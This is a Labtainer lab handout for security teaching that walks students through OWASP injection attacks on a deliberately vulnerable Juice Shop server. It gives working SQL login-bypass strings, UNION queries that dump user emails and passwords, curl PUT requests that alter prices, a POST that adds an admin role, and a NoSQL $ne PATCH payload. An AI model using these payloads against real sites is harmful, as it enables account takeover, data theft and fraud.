OWASP Injection Lab Exercise

The development of this document is/was funded by three grants from the DOD Grant Number H98230-19-1-0301

1 Overview

This Labtainer exercise explores injections. This lab covers SQL/NoSQL injections along with Web based injections using PUT/POST/PATCH.

2 Lab Environment

This lab runs in the Labtainer framework, available at http://my.nps.edu/web/c3o/labtainers. That site includes links to a pre-built virtual machine that has Labtainers installed, however Labtainers can be run on any Linux host that supports Docker containers.

From your labtainer-student directory start the lab using:

```
labtainer web-inject
```

On most Linux systems, these are links that you can right click on and select "Open Link". **If you chose to edit the lab report on a different system, you are responsible for copying the completed report back to the displayed path on your Linux system before using "stoplab" to stop the lab for the last time.**


The resulting virtual terminal is connected to the student workstation; you will have OWASP ZAP and Firefox located on this workstation.

There are several accounts that are configured

Username	Password	Systems
admin@juice.org	admin123	Admin for web login
jim@juice.org	ncc-1701	web login
mc.safesearch@juice.org	Mr. N00dles	web login
Ubuntu	ubuntu	Student workstation
Ubuntu	ubuntu	vulnerable server
Ubuntu	ubuntu	Attacker workstation

3 Network Configuration

The student workstation (web-inject) is configured to have IP address `192.168.99.101` while the vulnerable webserver (web-inject-server) is `192.168.99.100;`



4 Lab Tasks

It is assumed that the student has received instruction or independent study on the basic operation of web operations

4.1 Verify connectivity between student workstation and web server

A simple ping from the student workstation system will be sufficient.

```
ping 192.168.99.100
```

Note: to stop the ping use CTRL + C

4.2 Open Firefox and browse to the web server

At a terminal on the student workstation type:

```
firefox &
```

this will load Firefox, and type in the IP of the web server:

```
http://192.168.99.100
```

Record in Item #1 of your report why Firefox might have been chosen to be the web browser used. Could Chrome or another web browser have been selected? What are some of the development tools that differ between the main web browsers?

4.3 Open & Set up OWASP ZAP

At the terminal of the student workstation, type:

```
owasp-zap &
```

Note: if Firefox is running at the terminal and the "&" was not included then Firefox is not running in the background. Close Firefox and reopen using "Firefox &" at the terminal

OWASP ZAP Application should be open and it should be prompting the user for input.

- OWASP ZAP user input: select "yes, I want to persist this session with the name based on the current timestamp" then click start. This will open ZAP application.
- If you are prompted to "Manage Add-on" click close

4.4 Configure Firefox to use OWASP-ZAP as a Proxy

The objective of this task is to set up OWASP ZAP to be function and to allow the capture of traffic from the web-xss student workstation. Within the preference section of Firefox configure the following steps:

- In the student workstations Firefox, open "Preferences"

- In the find window type “proxy”
- In Network Proxy Setting, select “Settings”
- Select “Manual proxy configuration”
- In the HTTP Proxy section: use “127.0.0.1” and Port “8080”
- Also select “Use this proxy server for all protocols”
- Click “ok” to accept the settings

The above setting ensures that Firefox will use OWASP Zap as the proxy. Perform the following steps to ensure the Firefox is connecting and using ZAP as a proxy

- Refresh the webpage “`192.168.99.100`”
- A security warning stating “Your connection is not secure” will be displayed.
- This warning message must be accepted. To do that click on “Advanced”
- It will display the SSL certificate and should show a “SEC_ERROR_UNKOWN ISSUE” it is ok to use this cert, click “Add Exception”
- A confirmation window will pop up, confirm the exception by clicking the “Confirm Security Exception”

Record in Item #2 of your report why should a proxy be set up?

4.5 Injection using HTTP Put

The objective of this section is to perform a simple injection using HTTP PUT request. According to OWASP almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter. Injection flaws include but are not limited to SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. In this task a simple PUT request will be used to update data on a product without accessing the front end of the web server. This task will be using curl. Follow the proceeding steps to identify product and try to exploit the server using a PUT request. The goal of this task is to see if the learner can modify or updating products.

- Search for a product, the user should see that the URL doesn’t change between the different product. The user can view all product detail by navigating to the following URL:
  - https://192.168.99.100:3000/api/Products/
- This gives the learner a list of product IDs and will be used in modifying data in the proceeding steps. Take note of “Orange Juice” which is product ID2 and pay attention to the description.
- From the student workstation terminal, the learner will use curl to see if the options for a specific product. Type the following command at the terminal:
  - `curl -X OPTIONS -D – ‘http://192.168.99.100:3000/api/Products/2’`
- Pay attention to the Access-Control-Methods, if the learner is unsure of the different types then a review of HTTP requests will need to be reviewed. The fact that it accepts PUT, should mean that we can push updates via the terminal.
- From the student workstation terminal, type the following command
  - `curl -X PUT "http://192.168.99.100:3000/api/Products/2" -H "Content-Type: application/json" --data-binary '{"description":"TEST"}'`

- check the Products page to see if the description was updated. The product URL is:
  - https://192.168.99.100:3000/api/Products/
- Modify the curl PUT command to change the price of product ID 8, make sure that the price change is reflected on the web site and ensure that the price matches even when you add the product to the shopping cart.

Record in Item #3 of your report why is allowing HTTP Put to write to a web site a bad idea?

Record in Item #4 of your report what is the main purpose of a HTTP Put request?

4.6 User Login Exploit using Injection (SQL Injection & HTTP Post Injection)

According to OWASP WSTG-INPV-05, an SQL injection testing checks if it is possible to inject data into the application so that it executes a user-controlled SQL query in the database. Testers find a SQL injection vulnerability if the application uses user input to create SQL queries without proper input validation. A successful exploitation of this class of vulnerability allows an unauthorized user to access or manipulate data in the database.

An SQL injection attack consists of insertion or "injection" of either a partial or complete SQL query via the data input or transmitted from the client (browser) to the web application. A successful SQL injection attack can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file existing on the DBMS file system or write files into the file system, and, in some cases, issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

OWASP outlines the steps in testing for SQL injections by a few injections based attacks. First is to perform a standard or classic SQL injection attack which will be completed in example 1. OWASP further explains that you can also capture data and inject modified version in transit, which will be review in example 2. In the last example the learner will combine what they have learned in the first to examples and will be performing injection attacks to bypass user authentication, this will be examined in example 3.

Example 1 – Classic SQL Injection

Simple SQL injection would be trying to use the command below in the user login section to see if anything comes back. Not all of the options below will yield results; often times one method may work while others may not. Command is single quote and two hyphens as seen below.

```
'--
```

- The above code may yield some information
- The next type of basic SQL injection will be using a combination sequence. The try logging in with the following command in the email with any password

```
'a or 1=1
```

- The 'a allows for login with the administration account, using the user list below are any of the other account able to be logged in with just using there first letter and the 1=1 command?

- The above sections focused on users, lets see if the product or search page are vulnerable. The point will focus on the following URL:
  http://192.168.99.100:3000/#/search?q=

- The q= allows us to manipulate data. Try adding 1=1 after the equals sign, does this do anything? In older version of SQL this might have returned an error, but this site is new enough, so it does.

- Try modifying your search to use the following characters or combination of characters:
  ') (- = "
- Below are two different URLs compare the two and see if there are any differences
  http://192.168.99.100:3000/#/search?q='))--
  http://192.168.99.100:3000/#/search

Example 2 – Modifying POST request to create an administrator account
Follow the steps listed below to capture and modify a POST request when creating a new user.

- With OWASP-ZAP open, create a new user. Login with the new user.
- This should take the learner to a "User Registration" page. Fill out the following information
  - Email: test@noemail.com
  - Password: Password#1
  - Repeat Password: Password#1
  - Security Question: Name of your favorite Pet?
  - Answer: Dogs
- Find the HTTP request in the History tab called :" http://192.168.99.100:3000/rest/user/whoami". Copy the Authorization field up to but not including the next field of Connection: keep-alive to clipboard.
- Under Sites, navigate to http://192.168.99.100:3000 -> user -> POST:Login. Right click, select Open/Resend with Request Editor.
- Modify the request to GET http://192.168.99.100:3000/api/Users/ Delete the Cookie field, and paste in the Authorization field, which also includes a new cookie. Change the e-mail to a new unique e-mail and hit Send. The response should do a full list of ALL user accounts. Note: You can simply do a POST rather than a GET if you do not want a list of user accounts. Doing this will add the new non-admin account to the system.
- Finally, add the following fields to the body: "role":"admin". The user will be added, but there is no assurance that the "role" field exists or that the new user is a full administrator. If you get a non-unique user error, change the request to a new e-mail address.

Example 3 – SQL Injection to bypass user authentication

- By simply appending a "'—" at the end of any user, this allows for a login with any password.
- Try logging in with jim@juice.org'-- and use anything for the password.
- What other users are susceptible to this this type of authentication bypass? User the user list below and see which users will allow this exploit to function.

User list	Susceptible to which type of attacks
admin@juice.org	
jim@juice.org	
bender@juice.org	
bjoern.kimminich@googlemail.com	
ciso@juice.org	
Support@juice.org	
mc.safesearch@juice.org	

Record in Item #5 of your report what are the prices for products 1, 3, and 24?

Record in Item #6 of your report what does the following snip it of HTTP code represent without the double quotes "?q=’))—"

Record in Item #7 of your report why does 1=1 equate to an injection violation?

4.7 Web Injection impersonation

Example 1 – Forged feedback

- In Firefox, navigate to Customer feedback, if necessary, sign in as jim to view this page.
- In Firefox under comments, leave a comment. Take note of the Author. Leave a Ratting and enter the CAPTCHA result, don't click submit yet submit.
- In OWASP ZAP ensure that you have breakpoints set up and is turned on.
- In Firefox click submit
- In OWASP ZAP you will see that the submit was intercepted. In the body of them message you should see a line that looks like the following:

```
{"UserID:1,"captchaId":1,"captcha":"30","comment":
"comment entered (***.org)","rating":4}
```

- How to read the above line:
  - UserID:1 – this is the user ID who is posting the comment
  - captchaId:1 – this is the captcha question
  - captcha:30 – this is the captcha answer
  - comment: "comment entered (***.org)" – this is the comment being left
  - "rating":4 – this is the rating that was left
- Modify the User ID to number 1, and allow the message to go through.
- Check feedback and see at the following link and see if the user was the one you logged in as or if it was Jim or Admin who posted the feedback. URL is:

  http://192.168.99.100:3000/#/administatration

Example 2 – Update multiple product review at once

- Log in as any user to get your `Authorization` token from any subsequent request's headers.
- Submit a PATCH request to `http://192.168.99.100:3000/rest/products/reviews` with the following parameters:
  - In the body:

```
{ "id": { "$ne": -1 }, "message": "NoSQL
```

```
Injection!" }
```

- In the header – Content Type section:

```
application/json
```

- In the header – Authorization section:

```
Bearer ?
```

  - The ? will be the Authorization token that was obtained in the first step

- Check the different product details dialogs to make sure that all review have the "NoSQL Injection"
- Modify this task an insert a new message, verify it works.

Record in Item #8 of your report what is the main purpose of a captcha?

Record in Item #9 of your report in terms of web technology what defines REST and JSON?

4.8 Web base injection

The objective of this task is to see if we can get the web portal to refund us funds by simple modifying a POST request.

Example 1 – Place an Order

Let's try an inject that will force the web site to credit us funds when an order is placed.

- Navigate to the product search page while having the "inspect element" portion of Firefox open.
- Add an item to the empty shopping cart (the shopping cart must be empty due to adding an item to an empty cart is different from adding an item to a shopping cart with other items present.
- In OWASP Zap, you should be able to see the history and you should be able to identify a POST request to the following URL

  `http://192.168.99.100:3000/api/BasketItems/1`

  - Important to note the number 1 is the user ID so it may be different from you
- The request payload looks like the following

```
{"ProductId":1,"BasketId":"1","quantity":1}
```

  - The product ID is the product in the card, the basket ID is the current user ID, and the quantity is the quantity of the product.
- We can modify the order and send the request back to the website. Select a different product and in the quantity, section list a negative number. Resend the request and the web site should accept the order and we should see a refund.

Record in Item #10 of your report how might a web-based attack be prevented?

4.9 NoSQL Research

The objective of this task is to retrieve all user order data from a NoSQL database in an injection attack. According to OWASP WSTG Input validation 5.6 – Testing for NoSQL injection; a NoSQL database provide looser consistency restrictions than traditional SQL databases. By requiring fewer relational constraints and consistency checks, NoSQL databases often offer performance and scaling benefits. Yet these databases are still potentially vulnerable to injection attacks, even if they aren't using the traditional SQL

syntax. Because these NoSQL injection attacks may execute within a procedural language, rather than in the declarative SQL language, the potential impacts are greater than traditional SQL injection.

NoSQL database calls are written in the application's programming language, a custom API call, or formatted according to a common convention (such as XML, JSON, LINQ, etc). Malicious input targeting those specifications may not trigger the primarily application sanitization checks. For example, filtering out common HTML special characters will not prevent attacks against a JSON API.

Go onto OWASP website and research the main different between SQL and NoSQL injection. Answer the two questions below. See reference 1 and 2 for direct links.

Record in Item #11 of your report define what a NoSQL based attack is and how the differ from a traditional SQL based attack.

Record in Item #12 of your report which type of an attack is becoming more predominate?

4.10 Database Dump

The objective of this task is to expand on classic SQL injection and perform an exfiltration of the database. According to OWASP WSTG-INPV-05 a classic SQL injection should be able to exfiltrate data from a given SQL database

Example 1 – dump of user credential

- From above sections we know that the search area is vulnerable to certain types of SQL injection attacks. Using the following command and see what search brings up. Command

```
invalid')) UNION SELECT * FROM USERS—
```

- It returns nothing, but that doesn't mean it wasn't useful. In firefox, right click and select "Inspect Element" you should see something that states there are not the same number of columns. This means we will need to adjust the union statement. Try the following command and see if it also yields the same result as above. Command

```
invalid')) UNION SELECT NULL,email,password,id,NULL,
FROM USERS--
```

- The same error should occur so that means we need additional NULLs to make up the additional columns. Try typing in the following command and see if it still yields the same results. Command:

```
invalid')) UNION SELECT
NULL,email,password,id,NULL,NULL,NULL,NULL FROM USERS--
```

Example 2 – dump of products

- Craft a union state like above to dump the product table. The table name is "Products" and there are less than nine columns in the table. The table also starts with the column "id"

- Save the SQL command in a text document on the web-inject desktop as "sqli.txt"

Record in Item #13 of your report why are there so many NULLs needed in example 1, bullet point 3?

Record in Item #14 of your report why is knowing table structure critical for conducting insert or update statements using SQL?

4.11 Generate Report

In OWASP ZAP once the tester has found the different vulnerabilities, in the ZAP application under Report on the top and save a HTML report. Save the report to the home directory of the web-inject workstation, call the file "`report_zap`"

Record in Item #15 of your report any interesting finding of the report. Find three areas of interest and explain why they were important and how they may have an impact on the security of this website.

4.12 Review Journal output

This task allows the user to see output that the server would be generating when certain attacks or exploits have run against them. The learner will review journal output on the server.

- On the shell of the web server type the following command:
  - Sudo journalctl -u juice-shop
- Review the output and space bar until the end, record anything of note and if there are any possible exploits that had ran. Support your claim with output from the journal. Record this at the end of your report under question 16.

5 Stop the Labtainer

When the lab is completed, or you'd like to stop working for a while, run

```
stoplab web-inject
```

from the host Labtainer working directory. You can always restart the Labtainer to continue your work. When the Labtainer is stopped, a zip file is created and copied to a location displayed by the stoplab command. When the lab is completed, send that zip file to the instructor.

References

1. OWASP WSTG-INPV-05 - Testing for SQL Injection
   https://owasp.org/www-project-web-security-testing-guide/latest/4-Web Application Security Testing/07-Input Validation Testing/05-Testing for SQL Injection

2. OWASP WSTG 5.6 - Testing for NoSQL Injection
   https://owasp.org/www-project-web-security-testing-guide/latest/4-Web Application Security Testing/07-Input Validation Testing/05.6-Testing for NoSQL Injection.html